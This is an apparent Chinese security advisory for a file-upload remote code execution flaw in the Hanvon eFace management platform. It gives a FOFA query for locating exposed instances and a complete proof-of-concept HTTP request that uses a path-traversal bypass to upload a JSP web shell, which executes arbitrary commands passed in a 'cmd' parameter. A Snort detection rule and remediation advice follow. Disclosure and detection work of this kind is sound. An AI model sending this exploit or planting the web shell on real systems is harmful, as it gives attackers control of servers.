

汉王e脸通综合管理平台 upload.do文件上传致RCE漏洞

汉王e脸通综合管理平台 upload.do文件上传致RCE漏洞，攻击者上传恶意文件导致rce，可控制服务器权限。

影响版本

汉王e脸通综合管理平台

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现


FOFA: icon_hash="1380907357"

POC/EXP:

```
POST /manage/intercom/..%3B/..%3B/manage/resourceUpload/upload.do HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryFfJZ4PlAZBixjELj
Accept: */*
Connection: close

-----WebKitFormBoundaryFfJZ4PlAZBixjELj
Content-Disposition: form-data; name="file"; filename="1.jsp"
Content-Type: image/jpeg
```

```
<% java.io.InputStream in =
Runtime.getRuntime().exec(request.getParameter("cmd")).getInputStream();int a =
-1;byte[] b = new byte[2048];out.print("<pre>");while((a=in.read(b))!=-1)
{out.println(new String(b,0,a));}out.print("</pre>");new
java.io.File(application.getRealPath(request.getServletPath())).delete();}%>
-----WebKitFormBoundaryFfJZ4P1AZBixjELj--
```



snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"Hanvon eFace Upload - Extended Protection";
  flow:to_server,established;
  content:"POST"; http_method;
  pcre:"/\\/manage\\/[^\\s]*?upload\\.do/i";
  content:"multipart/form-data"; http_header;
  pcre:"/filename=\"[^\"]*?(\\.jsp|\\.jspx|\\.war|\\.ashx)\"/i";
  pcre:"/(%[\\x00-\\x20]*Runtime\\.|ProcessBuilder|new\\s+java\\.io\\.File\\(|getRealPath\\(|request\\.getParameter\\()/i";
  metadata:affected_product "Hanvon eFace";
  classtype:web-application-attack;
  sid:1000046;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本